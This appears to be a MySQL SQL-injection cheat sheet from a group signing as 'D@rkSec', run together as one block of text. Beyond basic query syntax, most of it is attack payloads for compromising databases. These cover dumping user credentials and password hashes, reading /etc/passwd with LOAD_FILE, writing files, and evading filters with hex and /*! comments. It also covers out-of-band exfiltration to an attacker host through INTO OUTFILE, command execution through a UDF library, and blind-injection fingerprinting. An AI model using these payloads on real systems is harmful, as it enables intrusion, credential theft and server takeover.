SELECT(s): SELECT foo FROM bar WHERE id LIKE 'test%'; #Returns all COLUMN(s) starting with "test". SELECT foo FROM bar WHERE id LIKE '%test'; #Returns all COLUMN(s) ending with "test".Regular Expression in SELECT(s):#Returns all columns matching the regular expression.SELECT foo FROM bar WHERE id RLIKE '(moo|rawr).*'SELECT Without Dublicates:SELECT DISTINCT foo FROM barCounting Columns: SELECT COUNT(foo) FROM bar; #Returns the amount of rows "foo" from the table "bar".Get Amount of MySQL Users: SELECT COUNT(user) FROM mysql.userGet MySQL Users: SELECT user FROM mysql.userGet MySQL User Privileges: SELECT grantee,privilege_type,is_grantable FROM information_schema.user_privilegesGet MySQL User Privileges on Different Databases: SELECT grantee,table_schema,privilege_type FROM information_schema.schema_privileges  Get MySQL User Privileges on Different Columns: SELECT table_schema,table_name,column_name,privilege_type FROM information_schema.column_privilegesGet MySQL User Credentials & Privileges: SELECT CONCAT_WS(0x2E,host,user,password,Select_priv,Insert_priv,Update_priv,Delete_priv, Create_priv,Drop_priv,Reload_priv,Shutdown_priv,Process_priv, File_priv,Grant_priv,References_priv,Index_priv,Alter_priv,Show_db_priv, Super_priv,Create_tmp_table_priv,Lock_tables_priv,Execute_priv,Repl_slave_priv, Repl_client_priv) FROM mysql.userGet MySQL DBA Accounts: SELECT grantee,privilege_type,is_grantable FROM information_schema.user_privileges WHERE privilege_type='SUPER' SELECT host,user FROM mysql.user WHERE Super_priv='Y'Get Databases: SELECT schema_name FROM information_schema.schemata SELECT DISTINCT db FROM mysql.db SELECT DISTINCT table_schema FROM information_schema.columns SELECT DISTINCT table_schema FROM information_schema.tablesGet Databases & Tables: SELECT table_schema,table_name FROM information_schema.tables SELECT DISTINCT table_schema,table_name FROM information_schema.columnsGet Databases, Tables & Columns: SELECT table_schema,table_name,column_name FROM information_schema.columnsSELECT A Certain Row:SELECT foo FROM bar LIMIT 0,1; #Returns row 0. SELECT foo FROM bar LIMIT 1,1; #Returns row 1. ... SELECT foo FROM bar LIMIT N,1; #Returns row N.Benchmark (Heavy Query):#Performs an MD5 calculation of "1" for 10000 times.SELECT BENCHMARK(10000,MD5(1))Sleep:#Works only in MySQL 5 and above. #Sleeps for 5 seconds, returns 0 on success.SELECT SLEEP(5)Conversion (Casting):SELECT CAST('1' AS UNSIGNED INTEGER); #Returns: 1 SELECT CAST('65' AS CHAR); #Returns: ASubstring:SELECT SUBSTR('foobar',1,3); #Returns: fooHexadecimal Evasion:SELECT 0x41424344; #Returns: ABCD SELECT 0x2E; #Returns: . SELECT 0x3A; #Returns: :ASCII to Number:SELECT ASCII('A'); #Returns: 65  Number to ASCII:SELECT CHAR(65); #Returns: A SELECT CHAR(89); #Returns: Y SELECT CHAR(116,101,115,116); #Returns: testIf Statement:#Returns 1 if the database is running MySQL 5.SELECT IF(ASCII(SUBSTR(VERSION(),1,1))=53,1,0);#Returns 1 if the database is running MySQL 4.SELECT IF(ASCII(SUBSTR(VERSION(),1,1))=52,1,0);Case Statement:#Returns 1 if the database is running MySQL 5.SELECT CASE WHEN (ASCII(SUBSTR(VERSION(),1,1))=53) THEN 1 ELSE 0 END#Returns 1 if the database is running MySQL 4.SELECT CASE WHEN (ASCII(SUBSTR(VERSION(),1,1))=52) THEN 1 ELSE 0 ENDRead File(s):#Requires you to have the File_priv in mysql.user. On error this statement will return NULL.SELECT LOAD_FILE('/etc/passwd')Write File(s):#You must use quotes on the filename!SELECT 'Hello World' INTO DUMPFILE '/tmp/test.txt' SELECT IF((SELECT NULL INTO DUMPFILE '/tmp/test.txt')=NULL,NULL,'Hello World')Logical Operator(s):AND, &&; #The AND operator have && as an alternative syntax.OR, ||;  #The OR operator have || as an alternative syntax.NOT, !; #The NOT operator have ! as an alternative syntax.XOR; #The XOR operator got no alternative syntax.Fuzzy Code Comment:#Code within /*! are getting executed by MySQL. Additional /*! can be used instead of space as evasion. SELECT/*!CONCAT_WS(0x3A,user,host,password)/*!FROM/*!mysql.user*/Comments:SELECT foo, bar FROM foo.bar-- Single line comment SELECT foo, bar FROM foo.bar/* Multi line comment */ SELECT foo, bar FROM foo.bar# Single line comment SELECT foo, bar FROM foo.bar; Batched query with additional NULL-byte. It do not work together with PHP though.A few evasions/methods to use between your MySQL statements:CR (%0D); #Carrier Return.LF (%0A); #Line Feed.Tab (%09); #The Tab-key.Space (%20); #Most commonly used. You know what a space is.Multiline Comment (/**/); #Well, as the name says. Fuzzy Comment (/*!); #Be sure to end your query with (*/)Parenthesis, ( and ); #Can also be used as separators when used right.Parenthesis instead of space:#As said two lines above, the use of parenthesis can be used as a separator.SELECT * FROM foo.bar WHERE id=(-1)UNION(SELECT(1),(2))Auto-Casting to Right Collation:SELECT UNHEX(HEX(USER())); #UNHEX() Converts the hexadecimal value(s) to the current collation.DNS Requests (OOB (Out-Of-Band)):#For more information check this.SELECT YourQuery INTO OUTFILE ‘\\\\www.your.host.com\\?file_to_save_as.txt’Command Execution:#If you're on a MySQL 4.X server, it's possible to execute OS commands as long as you're DBA. #It can be done if you're able to upload a shared object into /usr/lib. #The file extension is .so, and it must contain an "User Defined Function", UDF. #Get raptor_udf.c, it's the source-code for just that feature. #Remember to compile it for the right CPU Architecture. #The CPU architecture can be resolved by this query:SELECT @@version_machine; <blockquote>A couple of useful blind queries to fingerprint the database.All of these return either True or False, as in, you either get a result or you don't.</blockquote> Version:SELECT * FROM foo.bar WHERE id=1 AND ASCII(SUBSTR(VERSION(),1,1))=53; #MySQL 5 SELECT * FROM foo.bar WHERE id=1 AND ASCII(SUBSTR(VERSION(),1,1))=52; #MySQL 4Running as root:SELECT * FROM foo.bar WHERE id=1 AND IF((SELECT SUBSTR(USER(),1,4))=UNHEX(HEX(0x726F6F74)),1,0)=1Got File_priv:SELECT * FROM foo.bar WHERE id=1 AND IF((SELECT File_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),User,Host) LIKE USER()) OR (CONCAT(User,UNHEX(HEX(0x4025))) LIKE USER()) OR (CONCAT_WS(CHAR(64),User,Host) LIKE CONCAT(SUBSTR(USER(),1,INSTR(USER(),CHAR(64))),CHAR(37))) LIMIT 0,1)=CHAR(89),1,0)=1Got Super_priv (Are we DBA):SELECT * FROM foo.bar WHERE id=1 AND IF((SELECT Super_priv FROM mysql.user WHERE (CONCAT_WS(CHAR(64),User,Host) LIKE USER()) OR (CONCAT(User,UNHEX(HEX(0x4025))) LIKE USER()) OR (CONCAT_WS(CHAR(64),User,Host) LIKE CONCAT(SUBSTR(USER(),1,INSTR(USER(),CHAR(64))),CHAR(37))) LIMIT 0,1)=CHAR(89),1,0)=1Can MySQL Sleep:#This query will return True and should take above 1 second to execute. If it's a success.SELECT * FROM foo.bar WHERE id=1 AND IF((SELECT SLEEP(1))=0,1,0)=1Can MySQL Benchmark:SELECT * FROM foo.bar WHERE id=1 AND IF(BENCHMARK(1,MD5(0))=0,1,0)=1Are we on *NIX:SELECT * FROM foo.bar WHERE id=1 AND ASCII(SUBSTR(@@datadir,1,1))=47Are we on Windows:SELECT * FROM foo.bar WHERE id=1 AND IF(ASCII(SUBSTR(@@datadir,2,1))=58,1,0)=1Do a certain column exist:SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(column_name) FROM information_schema.columns WHERE column_name LIKE 'your_column' LIMIT 0,1)>0  Do a certain table exist:SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(table_name) FROM information_schema.columns WHERE table_name LIKE 'your_table' LIMIT 0,1)>0SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(table_name) FROM information_schema.tables WHERE table_name LIKE 'your_table' LIMIT 0,1)>0Do a certain database exist:SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(table_schema) FROM information_schema.columns WHERE table_schema LIKE 'your_database' LIMIT 0,1)>0SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(table_schema) FROM information_schema.tables WHERE table_schema LIKE 'your_database' LIMIT 0,1)>0SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(schema_name) FROM information_schema.schemata WHERE schema_name LIKE 'your_database' LIMIT 0,1)>0SELECT * FROM foo.bar WHERE id=1 AND (SELECT COUNT(db) FROM mysql.db WHERE db LIKE 'your_database' LIMIT 0,1)>0
#D@rkSec